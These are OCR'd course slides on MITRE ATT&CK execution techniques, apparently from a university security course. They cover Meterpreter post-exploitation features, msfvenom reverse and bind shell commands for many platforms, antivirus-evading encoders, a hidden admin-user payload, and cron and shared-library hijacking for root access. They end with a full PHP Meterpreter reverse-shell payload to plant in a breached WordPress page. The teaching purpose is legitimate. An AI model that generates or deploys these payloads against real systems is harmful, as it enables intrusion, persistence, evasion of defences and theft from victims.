
- **Meterpreter working on an exploited system gives you CONTROL over it**
- **Some relevant control operations are**
  - Deleting log files (delete all traces of the intrusion)
  - Take screenshots
  - Uploading and downloading files (malware and exfiltration)
  - Copy information (brute-force offline analysis of encrypted files, local analysis of the system)
  - Extracting configuration information: Routing tables, network cards, logging, security settings, shared files, Firewall...
  - …
- **All this can be done through Meterpreter commands**
  - Cheatsheet of common commands
    - https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Metasploit%20-%20Cheatsheet.md
- **Examples:** https://medium.com/forensicitguy/making-meterpreter-look-google-signed-using-msi-jar-files-c0a7970ff8b7


T1569. System Services. MSF Payloads. Meterpreter "powers"

José Manuel Redondo López



- **This payload can perform advanced actions if privileges allow them**
- **Images show some (Armitage GUI)**
  - Privilege scalation
  - Stealing a user's session token
  - Persisting the intrusion
    - Each machine restart does not remove your access
    - The necessary code will be created in boot files, etc.)
  - Traverse the file system
    - Uploading / downloading files
  - See the running processes
  - Keylogger
  - Take screenshots
    - Or instruct the webcam to take a picture
  - …





José Manuel Redondo López

- **The Meterpreter payload provide complex and advanced features**
  - These would be tedious to implement otherwise!
  - It also allow developers to write their own extensions in the form of shared object files (DLL)
    - These can be uploaded and injected into a running process
    - On a target computer, after exploitation has occurred
  - Meterpreter and its extensions run from RAM
    - Therefore, **don't use disk (fileless malware)**
    - They may escape antimalware detection

```
meterpreter > route -h
Usage: route [-h] command [args]

Display or modify the routing table on the remote machine.

Supported commands:

   add    [subnet] [netmask] [gateway]
   delete [subnet] [netmask] [gateway]
   list



OPTIONS:

    -h        Help banner.
meterpreter > route list

IPv4 network routes
===================

    Subnet           Netmask          Gateway        Metric  Interface
    ------           -------          -------        ------  ---------
    0.0.0.0          0.0.0.0          192.168.1.1    10      3
    10.10.1.0        255.255.255.0    10.10.1.103    266     7
    10.10.1.103      255.255.255.255  10.10.1.103    266     7
    10.10.1.255      255.255.255.255  10.10.1.103    266     7
    127.0.0.0        255.0.0.0        127.0.0.1      306     1
    127.0.0.1        255.255.255.255  127.0.0.1      306     1
    127.255.255.255  255.255.255.255  127.0.0.1      306     1
    192.168.1.0      255.255.255.0    192.168.1.133  266     3
    192.168.1.133    255.255.255.255  192.168.1.133  266     3
    192.168.1.255    255.255.255.255  192.168.1.133  266     3
    224.0.0.0        240.0.0.0        127.0.0.1      306     1
    224.0.0.0        240.0.0.0        10.10.1.103    266     7
    224.0.0.0        240.0.0.0        192.168.1.133  266     3
    255.255.255.255  255.255.255.255  127.0.0.1      306     1
    255.255.255.255  255.255.255.255  10.10.1.103    266     7
    255.255.255.255  255.255.255.255  192.168.1.133  266     3

No IPv6 routes were found.
```

José Manuel Redondo López

- **A system shell payload is a shell running on the target accessible via network**
  - `cmd.exe`, `powershell.exe`, `bash`, `sh`…
  - Like the ones we can obtain with **Netcat**
  - A shell payload has much less features than **Meterpreter** (only the shell commands)
    - Shell or child processes running on target may be easily detected
    - Encryption must be manually set up
    - Uploading/downloading files may be limited
    - …
- **Meterpreter wraps a system shell to make certain tasks easier**
  - Transferring files, migrating between processes, dumping memory, encrypted communication…
  - It is like an extensible command shell that provides the same interface across platforms
  - You can access the system shell from **Meterpreter** by typing `shell`
    - There is even a post-exploiting module that might be able to "upgrade" a shell to a **Meterpreter** shell: `metasploit-framework/modules/post/multi/manage/shell_to_meterpreter`
    - If initially only a plain shell could be obtained at the beginning

T1569. System Services. msfvenom

- **MSF component that allows to generate a stand-alone version of any payload of the framework**
  - Once these stand-alone payloads are run on the target machine…
    - Its action is triggered (if current user rights allows it)
    - And the payload effect is accessible from the attacking machine
- **Payloads can be generated using multiple formats**
  - Executable, script, `.php`, `.asp`, raw shellcode…
  - This makes it usable from web page attack vectors
    - File upload vulnerabilities, RFI, LFI (if previously uploaded)…
  - If we run one, or make it part of an application/web (with no permissions issues), we will have completed the exploiting
- **Learn more:** https://www.offensive-security.com/metasploit-unleashed/msfvenom/
- **A complementary more stealth tool is OWASP ZSC:**
  - https://www.elladodelmal.com/2017/09/owasp-zsc-zeroday-cyber-research.html

SANS INSTITUTE

Metasploit Cheat Sheet

By Yori Kvitchko, Tom Hessman, Daniel Pendolino, & Ed Skoudis

POCKET REFERENCE GUIDE
http://pen-testing.sans.org/resources/

msfvenom

The msfvenom tool can be used to generate Metasploit payloads (such as Meterpreter) as standalone files and optionally encode them. This tool replaces the former msfpayload and msfencode tools. Run with '`-l payloads`' to get a list of payloads.

```
$ msfvenom -p [PayloadPath]
-f [FormatType]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]
```

Example

Reverse Meterpreter payload as an executable and redirected into a file:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -f exe LHOST=10.1.1.1
LPORT=4444 > met.exe
```

Format Options (specified with –f)

`--help-formats` – List available output formats
`exe` – Executable
`pl` – Perl
`rb` – Ruby
`raw` – Raw shellcode
`c` – C code

Encoding Payloads with msfvenom

The msfvenom tool can be used to apply a level of encoding for anti-virus bypass. Run with '`-l encoders`' to get a list of encoders.

```
$ msfvenom -p [Payload] -e [Encoder] -f
[FormatType] -i [EncodeInterations]
LHOST=[LocalHost (if reverse conn.)]
LPORT=[LocalPort]
```

Example

Encode a payload from msfpayload 5 times using shikata-ga-nai encoder and output as executable:

```
$ msfvenom -p windows/meterpreter/
reverse_tcp -i 5 -e x86/shikata_ga_nai -f
exe LHOST=10.1.1.1 LPORT=4444 > mal.exe
```

T1569. System Services. MSF Payloads. Msfvenom options

José Manuel
Redondo López

- **Formats**
  - **Executable**: create an executable suited for a certain execution environment
    - `exe` (Windows executable), `elf` (Linux executable), `psh` (PowerShell script)...
  - **Transform**: formats the payload so it can be **included in compatible source code**, e. g.
    - If you provide "C" you will get an array of `unsigned char`, usable in C source code
    - If the exploit is written in Ruby, it is returned as Ruby array
- **Encoders: security products can detect plain msfvenom payloads**
  - To evade security, encoders can be used to hide the contents of the payload
  - Available encoders can be listed with `msfvenom --list encoders`
- **Architectures: architecture that the generated payload may use**
  - Not only CPU architectures
  - This can also be used to generate web-focused payloads (PHP, Ruby, Python, Java...)
- **These options appear in the following cheat sheet**

MsfVenom Cheatsheet (ingenieriainformatica.uniovi.es)

A Metasploit standalone payload generator.

https://github.com/rapid7/metasploit-framework/wiki/How-to-use-msfvenom

```
closer@kali:~/Desktop/Allhacked/post$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.36
LPORT=4444 --platform windows --arch x86 -f exe > reverse_tcp.exe
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
```

```
root@kali:~# msfvenom -p osx/x86/shell_reverse_tcp LHOST=192.168.179.146 LPORT=4444 -f
macho > /root/Downloads/exploits/exploit.macho
No platform was selected, choosing Msf::Module::Platform::OSX from the payload
No Arch selected, selecting Arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 65 bytes
Final size of macho file: 20800 bytes
```

GENERAL USAGE

```
/usr/bin/msfvenom [options] <var=val>
```

NOTES

MSFvenom Payload Creator for Red Team Tactics: https://www.codementor.io/packt/msfvenom-payload-creator-for-red-team-tactics-qewdwa150

Tutorial de uso general: https://www.offensive-security.com/metasploit-unleashed/msfvenom/

AVAILABLE EXECUTABLE FORMATS

asp, aspx, aspx-exe, axis2, dll, elf, elf-so, exe, exe-only, exe-service, exe-small, hta-psh, jar, jsp, loop-vbs, macho, msi, msi-nouac, osx-app, psh, psh-cmd, psh-net, psh-reflection, python-reflection, vba, vba-exe, vba-psh, vbs, war

AVAILABLE TRANSFORM FORMATS

base32, base64, bash, c, csharp, dw, dword, hex, java, js_be, js_le, num, perl, pl, powershell, ps1, py, python, raw, rb, ruby, sh, vbapplication, vbscript

AVAILABLE PLATFORMS

aix, android, apple_ios, brocade, bsd, bsdi, cisco, firefox, freebsd, hardware, hpux, irix, java, javascript, juniper, linux, mainframe, multi, netbsd, netware, nodejs, openbsd, osx, php, python, r, ruby, solaris, unifi, unix, unknown, windows

AVAILABLE ARCHITECTURES

aarch64, armbe, armle, cbea, cbea64, cmd, dalvik, firefox, java, mips, mips64, mips64le, mipsbe, mipsle, nodejs, php, ppc, ppc64, ppc64le, ppce500v2, python, r, ruby, sparc, sparc64, tty, x64, x86, x86_64, zarch

OPTIONS

-a, --arch <arch>: The architecture to use for --payload and --encoders (use --list archs to list)

-b, --bad-chars <list>: Characters to avoid example: '\x00\xff'

-c, --add-code <path>: Specify an additional win32 shellcode file to include

-e, --encoder <encoder>: The encoder to use (use --list encoders to list)

--encoder-space <length>: The maximum size of the encoded payload (defaults to the -s value)

--encrypt <value>: The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)

--encrypt-iv <value>: An initialization vector for --encrypt

--encrypt-key <value>: A key to be used for --encrypt

-f, --format <format>: Output format (use --list formats to list both executable and transform formats available) (see both format boxes for

-h, --help: Show this message

-i, --iterations <count>: The number of times to encode the payload

-k, --keep: Preserve the --template behaviour and inject the payload as a new thread

-l, --list <type>: List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all

--list-options: List --payload <value>'s standard, advanced and evasion options

-n, --nopsled <length>: Prepend a nopsled of [length] size on to the payload

-o, --out <path>: Save the payload to a file

-p, --payload <payload>: Payload to use (--list payloads to list, --list-options for arguments). Specify

--pad-nops: Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of

--platform <platform>: The platform for --payload (use --list platforms to list)

-s, --space <length>: The maximum size of the resulting payload

--sec-name <value>: The new section name to use when generating large Windows binaries. Default: random 4-

--service-name <value>: The service name to use when generating a service binary

--smallest: Generate the smallest possible payload using all available encoders

-t, --timeout <second>: The number of seconds to wait when reading the payload from STDIN (default 30, 0 to

-v, --var-name <value>: Specify a custom variable name to use for certain output formats

-x, --template <path>: Specify a custom executable file to use as a template

EXAMPLES

msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

List payloads: msfvenom -l

Binaries Payloads

Linux Meterpreter Reverse Shell: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local

Linux Bind Meterpreter Shell: msfvenom -p linux/x86/meterpreter/bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > bind.elf

Linux Bind Shell: msfvenom -p generic/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f elf > term.elf

Windows Meterpreter Reverse TCP Shell: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local

Windows Reverse TCP Shell: msfvenom -p windows/shell/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f exe > shell.exe

Windows Encoded Meterpreter Windows Reverse Shell: msfvenom -p windows/meterpreter/reverse_tcp -e shikata_ga_nai -i 3 -f exe >

Mac Reverse Shell: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f macho > shell.macho

Mac Bind Shell: msfvenom -p osx/x86/shell_bind_tcp RHOST=<Remote IP Address> LPORT=<Local Port> -f macho > bind.macho

Web Payloads

PHP Meterpreter Reverse TCP: msfvenom -p php/meterpreter_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.php
cat shell.php | pbcopy && echo '<?php ' | tr -d '\n' > shell.php &&

ASP Meterpreter Reverse TCP: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f asp > shell.asp

JSP Java Meterpreter Reverse TCP: msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f raw > shell.jsp

WAR

msfvenom -p java/jsp_shell_reverse_tcp LHOST=<Local IP Address> LPORT=<Local Port> -f war > shell.war

Scripting Payloads

Python Reverse Shell: msfvenom -p cmd/unix/reverse_python LHOST=<Local IP Address> LPORT=<Local Port> -f raw >

Bash Unix Reverse Shell: msfvenom -p cmd/unix/reverse_bash LHOST=<Local IP Address> LPORT=<Local Port> -f raw >

Perl Unix Reverse shell: msfvenom -p cmd/unix/reverse_perl LHOST=<Local IP Address> LPORT=<Local Port> -f raw >

Shellcode

Windows Meterpreter Reverse TCP Shellcode: msfvenom -p windows/meterpreter/reverse_tcp LHOST=<Local IP Address>

Linux Meterpreter Reverse TCP Shellcode: msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=<Local IP Address>

Mac Reverse TCP Shellcode: msfvenom -p osx/x86/shell_reverse_tcp LHOST=<Local IP Address>

Create User: msfvenom -p windows/adduser USER=hacker PASS=Hacker123$ -f exe > adduser.exe

METASPLOIT HANDLER

```
use exploit/multi/handler
set PAYLOAD <Payload name>
Set RHOST <Remote IP>
set LHOST <Local IP>
set LPORT <Local Port>
run
```

Other execution techniques

T1053. Scheduled Task/Job: Cron jobs

José Manuel
Redondo López

- The `cron` daemon runs scheduled tasks (system maintenance, etc.)
- Tasks that are scheduled can be consulted in the `/etc/crontab` file
- This can be used to gain execution or privilege scalation
  - Your user may be able to introduce a scheduled task in this file, and the daemon runs as `root`
  - Or maybe you can replace one of the scheduled tasks by another file, due to permission problems
    - Replace with what? For example, with a **msfvenom payload**
    - `echo "<payload text in the adequate language>" > previously_scheduled_script.py`
    - In the end, this will run the msfvenom payload when the task is executed, with `root` privileges
    - And therefore, we may gain a `root` reverse shell

```
redondo_nosudoer@miw:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

TA0002. Execution. Using software / user weaknesses

https://attack.mitre.org/tactics/TA0002/

José Manuel Redondo López

T1129. Shared Modules

- **Execute malicious payloads via loading shared modules**
- Replacing a program library with a malicious version that runs when the program is executed
- Msfvenom can also be used to replace shared modules with malicious versions of them

T1203. Exploitation for Client Execution

- Adversaries may exploit software vulnerabilities in client applications to execute code
  - Due to unsecure coding practices (Topic 6) leading to unanticipated behavior
- Targeted exploitation against software which has known arbitrary code execution problems
  - The most valuable exploits to an offensive toolkit are those that can be used to obtain code execution on a remote system because they can be used to gain access to that system
- **There are private exploit collections, but also public ones (see next)**


T1204. User Execution

- An adversary may rely upon specific actions by a user in order to gain execution
- Users may be subject to social engineering to get them to execute malicious code by, for example, opening a malicious document file, link or VM image

T1129. Shared Modules: Replacing executable dependencies

José Manuel
Redondo López


- `cron` jobs are examples of an attack that replaces legitimate executable files / dependencies by a malicious version / **msfvenom** payload
  - The same happens with Linux Privilege Escalation via Dynamically Linked Shared Object Library
    - https://www.contextis.com/us/blog/linux-privilege-escalation-via-dynamically-linked-shared-object-library
  - Checks for write permissions in paths where libraries are loaded
    - Replacing them with **msfvenom** payloads
  - The executable loads the payload instead of the library, running it (reverse shells…)



(Example) T1203. Exploitation for Client Execution. MSFVenom: poisoning WordPress

José Manuel Redondo López

- **Imagine that a WordPress site suffers a breach, and somebody can change the webpage contents**
  - The image show the default 404 error page of a WordPress theme



(Example) T1203. Exploitation for Client Execution. Msfvenom: Generating a suitable payload

José Manuel Redondo López

- **We run `msfvenom` creating a payload with the following features**
  - Execute a reverse shell who runs a Meterpreter by including the MSF exploit module `php/meterpreter/reverse_tcp`
  - Allow connection only from our attack machine (`192.168.14.10`) in port 3000
- **It generates executable PHP code**
  - We can paste it into the previous edit page
  - Another attack vector could be a faulty file upload functionality
    - Not appropriately checking uploaded files (e. g.: files like `.asp`, `.php` are accepted)
  - We can launch similar attacks adapting the payload generation language
    - Always to the victim environment

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.14.10 lport=3
000 -f raw
```

```
root@kali:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.14.10 lport=3
000 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the paylo
ad
[-] No arch selected, selecting arch: php from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 1114 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.14.10'; $port = 3000; if (($f =
'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s
_type = 'stream'; } if (!$s && ($f = 'fsockopen') && is_callable($f)) { $s = $f(
$ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_calla
ble($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $i
p, $port); if (!$res) { die(); } $s_type = 'socket'; } if (!$s_type) { die('no s
ocket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream'
: $len = fread($s, 4); break; case 'socket': $len = socket_read($s, 4); break; }
 if (!$len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; whi
le (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-
strlen($b)); break; case 'socket': $b .= socket_read($s, $len-strlen($b)); break
; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extensio
n_loaded('suhosin') && ini_get('suhosin.executor.disable_eval')) { $suhosin_bypa
ss=create_function('', $b); $suhosin_bypass(); } else { eval($b); } die();
```

(Example) T1203. Exploitation for Client Execution. Msfvenom: MSF multi/handler

